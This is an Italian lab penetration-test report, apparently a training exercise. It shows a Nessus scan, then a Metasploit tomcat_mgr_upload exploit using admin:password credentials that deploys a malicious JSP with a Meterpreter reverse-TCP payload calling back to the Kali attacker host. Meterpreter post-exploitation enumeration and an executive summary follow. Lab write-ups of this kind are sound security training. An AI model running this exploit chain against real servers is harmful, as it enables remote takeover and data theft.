Dopo l'esecuzione del comando exploit, Metasploit:

- Avvia un listener TCP sulla porta 7777
- Carica e deploya un file JSP malevolo sul server Tomcat
- Ottiene una sessione Meterpreter attiva, confermata dal messaggio:
- “Meterpreter session 1 opened”
- Ciò dimostra l'avvenuta compromissione dell'host bersaglio.

```

msf exploit(multi/http/tomcat_mgr_upload) > set httppassword password
httppassword => password
msf exploit(multi/http/tomcat_mgr_upload) > set httpusername admin
httpusername => admin
msf exploit(multi/http/tomcat_mgr_upload) > set rhosts 192.168.200.200
rhosts => 192.168.200.200
msf exploit(multi/http/tomcat_mgr_upload) > set rport 8080
rport => 8080
msf exploit(multi/http/tomcat_mgr_upload) > set lport 7777
lport => 7777
msf exploit(multi/http/tomcat_mgr_upload) > options

Module options (exploit/multi/http/tomcat_mgr_upload):
Name      Current Setting  Required  Description
HttpPassword    password      no        The password for the specified username
HttpUsername   admin        no        The username to authenticate as
Proxies          no         no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supporte
RHOSTS       192.168.200.200 yes      The target host(s), see https://docs.metasploit.com/docs/using-metaspl
RPORT        8080        yes      The target port (TCP)
SSL           false        no        Negotiate SSL/TLS for outgoing connections
TARGETURI     /manager     yes      The URI path of the manager app (/html/upload and /undeploy will be us
VHOST          no         no        HTTP server virtual host

Payload options (java/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
LHOST     192.168.200.100 yes      The listen address (an interface may be specified)
LPORT      7777        yes      The listen port

Exploit target:
Id  Name
--  --
0  Java Universal

```

Tramite il comando ipconfig eseguito su Meterpreter, vengono visualizzate le interfacce di rete del sistema compromesso:


- Interfaccia attiva: eth1 – 192.168.200.200
- Hardware: Intel PRO/1000 MT Desktop Adapter
- Maschera di rete: 255.255.255.0
- La presenza di questi dati conferma che l'accesso remoto è stato ottenuto sul sistema Windows target.

Interface 1	
Name	: lo - Software Loopback Interface 1
Hardware MAC	: 00:00:00:00:00:00
MTU	: 4294967295
IPv4 Address	: 127.0.0.1
IPv4 Netmask	: 255.0.0.0
IPv6 Address	: ::1
IPv6 Netmask	: ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 2	
Name	: eth0 - Microsoft Kernel Debug Network Adapter
Hardware MAC	: 00:00:00:00:00:00
MTU	: 4294967295

Interface 3	
Name	: net0 - Microsoft ISATAP Adapter #2
Hardware MAC	: 00:00:00:00:00:00
MTU	: 1280
IPv6 Address	: fe80::5efe:c0a8:c8c8
IPv6 Netmask	: ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 4	
Name	: eth1 - Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC	: 08:00:27:de:c3:3c
MTU	: 1500
IPv4 Address	: 192.168.200.200
IPv4 Netmask	: 255.255.255.0



Output ottenuto via Meterpreter che elenca le interfacce di rete del sistema compromesso:

- Interfaccia attiva principale: eth1 – 192.168.200.200 (Intel PRO/1000)
- Presenti numerose interfacce virtuali e di sistema (loopback, ISATAP, Teredo, filtri WFP)
- Informazioni utili: indirizzi IPv4/IPv6, MAC e MTU – dati rilevanti per la ricostruzione topologica e per l'attribuzione del sistema nella rete.

```
Interface 1
Name      : lo - Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU       : 4294967295
IPv4 Address  : 127.0.0.1
IPv4 Netmask   : 255.0.0.0
IPv6 Address  : ::1
IPv6 Netmask   : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 2
Name      : eth0 - Microsoft Kernel Debug Network Adapter
Hardware MAC : 00:00:00:00:00:00
MTU       : 4294967295

Interface 3
Name      : net0 - Microsoft ISATAP Adapter #2
Hardware MAC : 00:00:00:00:00:00
MTU       : 1280
IPv6 Address  : fe80::5efe:c0a8:c8c8
IPv6 Netmask   : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 4
Name      : eth1 - Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:de:c3:3c
MTU       : 1500
IPv4 Address  : 192.168.200.200
IPv4 Netmask   : 255.255.255.0

Interface 5
Name      : net1 - Microsoft Teredo Tunneling Adapter
Hardware MAC : 00:00:00:00:00:00
MTU       : 4294967295

Interface 6
Name      : net2 - Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU       : 4294967295

Interface 7
Name      : eth2 - Intel(R) PRO/1000 MT Desktop Adapter-WFP Native MAC Layer LightWeight Filter-0000
Hardware MAC : 00:00:00:00:00:00
MTU       : 4294967295

Interface 8
Name      : eth3 - Intel(R) PRO/1000 MT Desktop Adapter-QoS Packet Scheduler-0000
Hardware MAC : 00:00:00:00:00:00
MTU       : 4294967295

Interface 9
Name      : eth4 - Intel(R) PRO/1000 MT Desktop Adapter-WFP 802.3 MAC Layer LightWeight Filter-0000
Hardware MAC : 00:00:00:00:00:00
MTU       : 4294967295
```

Il comando sysinfo di Meterpreter fornisce informazioni dettagliate sull'host bersaglio:

- Nome macchina: DESKTOP-9K104BT
- Sistema operativo: Windows 8.1 / 10 Pro (build 10240)
- Architettura: x64
- Lingua di sistema: it_IT
- Tipo di sessione: java/windows
- Questi dati confermano la corretta compromissione del sistema individuato nel target 192.168.200.200.

```
meterpreter > sysinfo
Computer      : DESKTOP-9K104BT
OS            : Windows 8 6.2 (amd64)
Architecture   : x64
System Language: it_IT
Meterpreter    : java/windows
meterpreter > ipconfig
```

Msf Console


Msf Console

Comando Meterpreter screenshot eseguito con successo:

- File salvato localmente su Kali: /home/kali/wCHEmraf.jpeg
- Contesto: acquisizione di evidenze visive dello stato del desktop e delle interfacce del target a scopo di documentazione e report.
- Nota processuale: conservare i file originali e registrare data/ora per la catena di evidenza.

L'immagine mostra il sistema target Windows 10 con Icecast2 Server in esecuzione e connessioni attive, confermando l'ambiente di laboratorio predisposto per l'analisi delle vulnerabilità di rete e dei servizi esposti.

L'immagine mostra il desktop di un sistema operativo Windows 10, con l'applicazione Icecast2 Version 2.x aperta e in esecuzione.



Msf Console

I comandi `webcam_list` e `webcam_snap` non sono supportati poiché la sessione è di tipo `java/windows`, che non include le estensioni `webcam`.

→ Dimostra i limiti funzionali del payload Java rispetto a Meterpreter nativo.

La tabella di routing mostra:

- IPv4:
 - 127.0.0.1 (loopback)
 - 192.168.200.200 (rete locale /24)

- IPv6:
 - ::1 (loopback IPv6)
 - fe80::5efe:c0a8:c8c8 (link-local)
 - → Indica che la macchina comunica esclusivamente in rete privata, senza gateway esterni configurati.

```

meterpreter > webcam_list
[-] The "webcam list" command is not supported by this Meterpreter type (java/windows)
meterpreter > webcam snap
[-] The "webcam snap" command is not supported by this Meterpreter type (java/windows)
meterpreter > shell
Process 1 created.
Channel 1 created.
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.


C:\tomcat7>systeminfo
systeminfo

Nome host: DESKTOP-9K104BT
Nome SO: Microsoft Windows 10 Pro
Versione SO: 10.0.10240 N/D build 10240
Produttore SO: Microsoft Corporation
Configurazione SO: Workstation autonoma
Tipo build SO: Multiprocessor Free
Proprietario registrato: user
Organizzazione registrata:
Numero di serie: 00331-20305-79611-AA686
Data di installazione originale: 09/07/2024, 16:37:06
Tempo di avvio sistema: 11/11/2025, 17:08:40
Produttore sistema: innotek GmbH
Modello sistema: VirtualBox
Tipo sistema: x64-based PC
Processore: 1 processore(i) installati.
[01]: AMD64 Family 25 Model 97 Stepping 2 AuthenticAMD ~4691 Mhz
Versione BIOS: innotek GmbH VirtualBox, 01/12/2006
Directory Windows: C:\Windows
Directory di sistema: C:\Windows\system32
Dispositivo di avvio: \Device\HarddiskVolume1
Impostazioni locali sistema: it;Italiano (Italia)
Impostazioni locali di input: it;Italiano (Italia)
Fuso orario: (UTC+1.00) Amsterdam, Berlino, Berna, Roma, Stoccolma, Vienna
Memoria fisica totale: 4.096 MB
Memoria fisica disponibile: 3.000 MB
Memoria virtuale: dimensione massima: 5.504 MB
Memoria virtuale: disponibile: 4.305 MB
Memoria virtuale: in uso: 1.199 MB
Posizioni file di paging: C:\pagefile.sys
Dominio: WORKGROUP
Server di accesso: N/D
Aggiornamenti rapidi: N/D
Schede di rete: 1 NIC installate.
[01]: Intel(R) PRO/1000 MT Desktop Adapter
Nome connessione: Ethernet
DHCP abilitato: S*
Server DHCP: 192.168.200.2
Indirizzi IP
[01]: 192.168.200.200
Rilevato hypervisor. Le funzionalità necessarie per Hyper-V non verranno visualizzate.

```

IPv4 network routes				
Subnet	Netmask	Gateway	Metric	Interface
127.0.0.1	255.0.0.0	0.0.0.0		
192.168.200.200	255.255.255.0	0.0.0.0		


IPv6 network routes				
Subnet	Netmask	Gateway	Metric	Interface
:: 1	ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff	::		
fe80::5efe:c0a8:c8c8	ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff	::		



Msf Console

- Elenco completo dei processi in esecuzione sul sistema compromesso, restituito da Meterpreter.
- Processi chiave individuati: tomcat7.exe, java.exe (esecuzione app Java/Tomcat), numerose istanze postgres.exe (DB attivo), explorer.exe, cmd.exe.
- Molti processi sono eseguiti da NT AUTHORITY\SYSTEM o servizi locali (svchost.exe), altri sotto l'account utente DESKTOP-9K104BT\user.
- Presenza di VBoxService.exe indica esecuzione su VirtualBox (conferma ambiente VM).
- Interpretazione: l'elenco conferma la presenza di servizi applicativi e database attivi sul target — informazioni utili per identificare vettori di persistenza, processi sfruttabili per escalation e possibili punti di interesse per la raccolta di evidenze.

meterpreter > ps			
Process List			
PID	Name	User	Path
0	System Idle Process	NT AUTHORITY\SYSTEM	System Idle Process
4	System	NT AUTHORITY\SYSTEM	System
232	taskhostw.exe	DESKTOP-9K104BT\user	taskhostw.exe
276	smss.exe	NT AUTHORITY\SYSTEM	smss.exe
348	svchost.exe	NT AUTHORITY\SERVIZIO LOCALE	svchost.exe
356	csrss.exe	NT AUTHORITY\SYSTEM	csrss.exe
432	wininit.exe	NT AUTHORITY\SYSTEM	wininit.exe
448	csrss.exe	NT AUTHORITY\SYSTEM	csrss.exe
508	winlogon.exe	NT AUTHORITY\SYSTEM	winlogon.exe
548	services.exe	NT AUTHORITY\SYSTEM	services.exe
556	lsass.exe	NT AUTHORITY\SYSTEM	lsass.exe
632	svchost.exe	NT AUTHORITY\SYSTEM	svchost.exe
692	svchost.exe	NT AUTHORITY\SERVIZIO DI RETE	svchost.exe
788	svchost.exe	NT AUTHORITY\SERVIZIO LOCALE	svchost.exe
824	svchost.exe	NT AUTHORITY\SERVIZIO DI RETE	svchost.exe
832	dwm.exe	Window Manager\DWMM-1	dwm.exe
900	svchost.exe	NT AUTHORITY\SERVIZIO LOCALE	svchost.exe
920	svchost.exe	NT AUTHORITY\SYSTEM	svchost.exe
984	VBoxService.exe	NT AUTHORITY\SYSTEM	VBoxService.exe
992	svchost.exe	NT AUTHORITY\SYSTEM	svchost.exe
1252	WmsSelfHealingSvc.exe	NT AUTHORITY\SYSTEM	WmsSelfHealingSvc.exe
1260	Wmsvc.exe	NT AUTHORITY\SYSTEM	Wmsvc.exe
1520	spoolsv.exe	NT AUTHORITY\SYSTEM	spoolsv.exe
1640	svchost.exe	NT AUTHORITY\SERVIZIO LOCALE	svchost.exe
1764	unsecapp.exe	NT AUTHORITY\SYSTEM	unsecapp.exe
1868	svchost.exe	NT AUTHORITY\SERVIZIO DI RETE	svchost.exe
1888	WmiPrvSE.exe	NT AUTHORITY\SERVIZIO DI RETE	WmiPrvSE.exe
2008	svchost.exe	NT AUTHORITY\SYSTEM	svchost.exe
2112	explorer.exe	DESKTOP-9K104BT\user	explorer.exe
2144	svchost.exe	NT AUTHORITY\SERVIZIO LOCALE	svchost.exe
2176	mqsvc.exe	NT AUTHORITY\SERVIZIO DI RETE	mqsvc.exe
2292	snmp.exe	NT AUTHORITY\SYSTEM	snmp.exe
2304	TCPsvcs.EXE	NT AUTHORITY\SERVIZIO LOCALE	TCPsvcs.EXE
2328	svchost.exe	NT AUTHORITY\SYSTEM	svchost.exe
2336	pg_ctl.exe	NT AUTHORITY\SERVIZIO DI RETE	pg_ctl.exe
2352	tomcat7.exe	NT AUTHORITY\SYSTEM	tomcat7.exe
2380	svchost.exe	NT AUTHORITY\SYSTEM	svchost.exe
2400	SearchUI.exe	DESKTOP-9K104BT\user	SearchUI.exe
2412	conhost.exe	NT AUTHORITY\SYSTEM	conhost.exe
2500	conhost.exe	DESKTOP-9K104BT\user	conhost.exe
2568	cmd.exe	DESKTOP-9K104BT\user	cmd.exe
2740	postgres.exe	NT AUTHORITY\SERVIZIO DI RETE	postgres.exe
2760	conhost.exe	NT AUTHORITY\SERVIZIO DI RETE	conhost.exe
2816	tasklist.exe	NT AUTHORITY\SYSTEM	tasklist.exe
2840	postgres.exe	NT AUTHORITY\SERVIZIO DI RETE	postgres.exe
3020	postgres.exe	NT AUTHORITY\SERVIZIO DI RETE	postgres.exe
3028	postgres.exe	NT AUTHORITY\SERVIZIO DI RETE	postgres.exe
3036	postgres.exe	NT AUTHORITY\SERVIZIO DI RETE	postgres.exe
3044	postgres.exe	NT AUTHORITY\SERVIZIO DI RETE	postgres.exe
3052	postgres.exe	NT AUTHORITY\SERVIZIO DI RETE	postgres.exe
3296	VBoxTray.exe	DESKTOP-9K104BT\user	VBoxTray.exe
3564	tomcat7w.exe	DESKTOP-9K104BT\user	tomcat7w.exe
3580	WmsSessionAgent.exe	NT AUTHORITY\SYSTEM	WmsSessionAgent.exe
3720	sihost.exe	DESKTOP-9K104BT\user	sihost.exe
3764	WmiPrvSE.exe	NT AUTHORITY\SYSTEM	WmiPrvSE.exe
3776	taskhostw.exe	DESKTOP-9K104BT\user	taskhostw.exe
3804	java.exe	NT AUTHORITY\SYSTEM	java.exe
3828	conhost.exe	NT AUTHORITY\SYSTEM	conhost.exe
4128	conhost.exe	NT AUTHORITY\SYSTEM	conhost.exe
4192	RuntimeBroker.exe	DESKTOP-9K104BT\user	RuntimeBroker.exe
4284	svchost.exe	DESKTOP-9K104BT\user	svchost.exe
4480	SearchIndexer.exe	NT AUTHORITY\SYSTEM	SearchIndexer.exe
4560	ShellExperienceHost.exe	DESKTOP-9K104BT\user	ShellExperienceHost.exe



Our Timeline

1. Ricognizione rete e conferma connettività

- Verifica delle configurazioni IP sui due host (Windows: 192.168.200.200; Kali: 192.168.200.100) tramite ipconfig / ip a.
- Test ICMP bidirezionale con ping (Windows → Kali e Kali → Windows) per validare la raggiungibilità e latenza.

2. Identificazione servizi attivi sul target

- Osservazione desktop/servizi Windows (screenshot): Icecast2 in esecuzione; presenza di Apache Tomcat installato.
- Avvio/controllo dei servizi sul target e sul laboratorio (Icecast2, Tomcat) per identificare vettori applicativi.

3. Avvio e configurazione scanner di vulnerabilità

- Avvio del servizio Nessus su Kali (systemctl start nessusd) e accesso all'interfaccia web.
- Creazione di una scansione (Basic Network Scan) diretta verso 192.168.200.200.
- Scelta delle modalità di discovery (port scan, ARP/TCP/ICMP), assessment (scan web vulnerabilities quick, crawling) e impostazioni di report (verbosity massimo) e performance.

4. Esecuzione scansione e revisione risultati

- Esecuzione della scansione “Build Week G5”.
- Risultato: numerose vulnerabilità (6 critiche, 11 high, 26 medium, 4 low, 127 info).
- Identificazione di una vulnerabilità significativa relativa ad Apache Tomcat < 7.0.100 (issue AJP/Manager – possibile upload/execution di JSP).

5. Individuazione modulo exploit

- Ricerca in Metasploit del modulo exploit/multi/http/tomcat_mgr_upload correlato al Tomcat Manager upload (rank: excellent).

6. Configurazione exploit / payload

- Impostazione parametri exploit: RHOSTS=192.168.200.200, RPORT=8080, TARGETURI=/manager, credenziali usate (httpusername=admin, httppassword=password), payload java/meterpreter/reverse_tcp, LHOST 192.168.200.100, LPORT 7777.

7. Esecuzione exploit e ottenimento sessione

- Lancio dell'exploit; listener attivato su Kali.
- Upload e deploy della web-shell / JSP malevola tramite Tomcat Manager.
- Ottenuta Meterpreter session (connessione inversa stabilita → “Meterpreter session 1 opened”).

8. Enumerazione post-sfruttamento

- Comandi Meterpreter: sysinfo / systeminfo → identificazione host (DESKTOP-9K104BT), sistema operativo (Windows 10 Pro, VM VirtualBox), memoria, CPU, lingua e fuso.
- ipconfig / route / elenco interfacce → conferma IP e topologia di rete (192.168.200.200, rete isolata /24).
- ps → elenco processi attivi (tomcat7.exe, java.exe, postgres.exe, svchost.exe, explorer.exe, VBoxService.exe, ecc.).
- Tentativi di comandi aggiuntivi (es. webcam_list / webcam_snap) non supportati dal payload Java.

9. Acquisizione evidenze: screenshot salvato su Kali, salvataggio output testuali (systeminfo, ipconfig, ps, route).



Executive Summary

Cosa è successo (sintesi):

- Durante un test in laboratorio è stata individuata una servizio web vulnerabile (Apache Tomcat esposto) su 192.168.200.200. Tramite una scansione Nessus è emersa una vulnerabilità associata a versioni di Tomcat < 7.0.100 e configurazioni insicure del Manager/AJP.
- È stato quindi utilizzato un modulo Metasploit (tomcat_mgr_upload) con credenziali deboli (admin:password) per caricare e deployare una JSP malevola, ottenendo così una sessione Meterpreter e accesso remoto al sistema. Successivamente è stata eseguita l'enumerazione del sistema e raccolte evidenze (screenshot, output comandi).

Causa principale:


- Combinazione di (almeno) due fattori:
 1. Versione vulnerabile di Apache Tomcat (pre-7.0.100) che presenta vulnerabilità note relative al Manager/AJP.
 2. Credenziali di amministrazione deboli/di default abilitate per il Tomcat Manager (es. admin:password) che hanno permesso autenticazione e upload.

Impatto potenziale osservato:

- Esecuzione di codice remoto (RCE) tramite JSP upload → controllo remoto dell'host.
- Accesso a dati locali, servizi applicativi (Tomcat, database PostgreSQL), possibile pivoting laterale se rete non segmentata.
- Possibilità di persistenza e raccolta/esfiltrazione di dati sensibili.

Evidenze raccolte:

- Output Nessus (vulnerabilità e conteggi).
- Messaggi Metasploit (upload, deploy, apertura Meterpreter session).
- Output Meterpreter/System commands: sysinfo/systeminfo, ipconfig, route, ps.
- Screenshot desktop e file immagine salvati su Kali (/home/kali/wCHEmraf.jpeg).



GHOSTPROTOCOL

Thank You
We Guard You!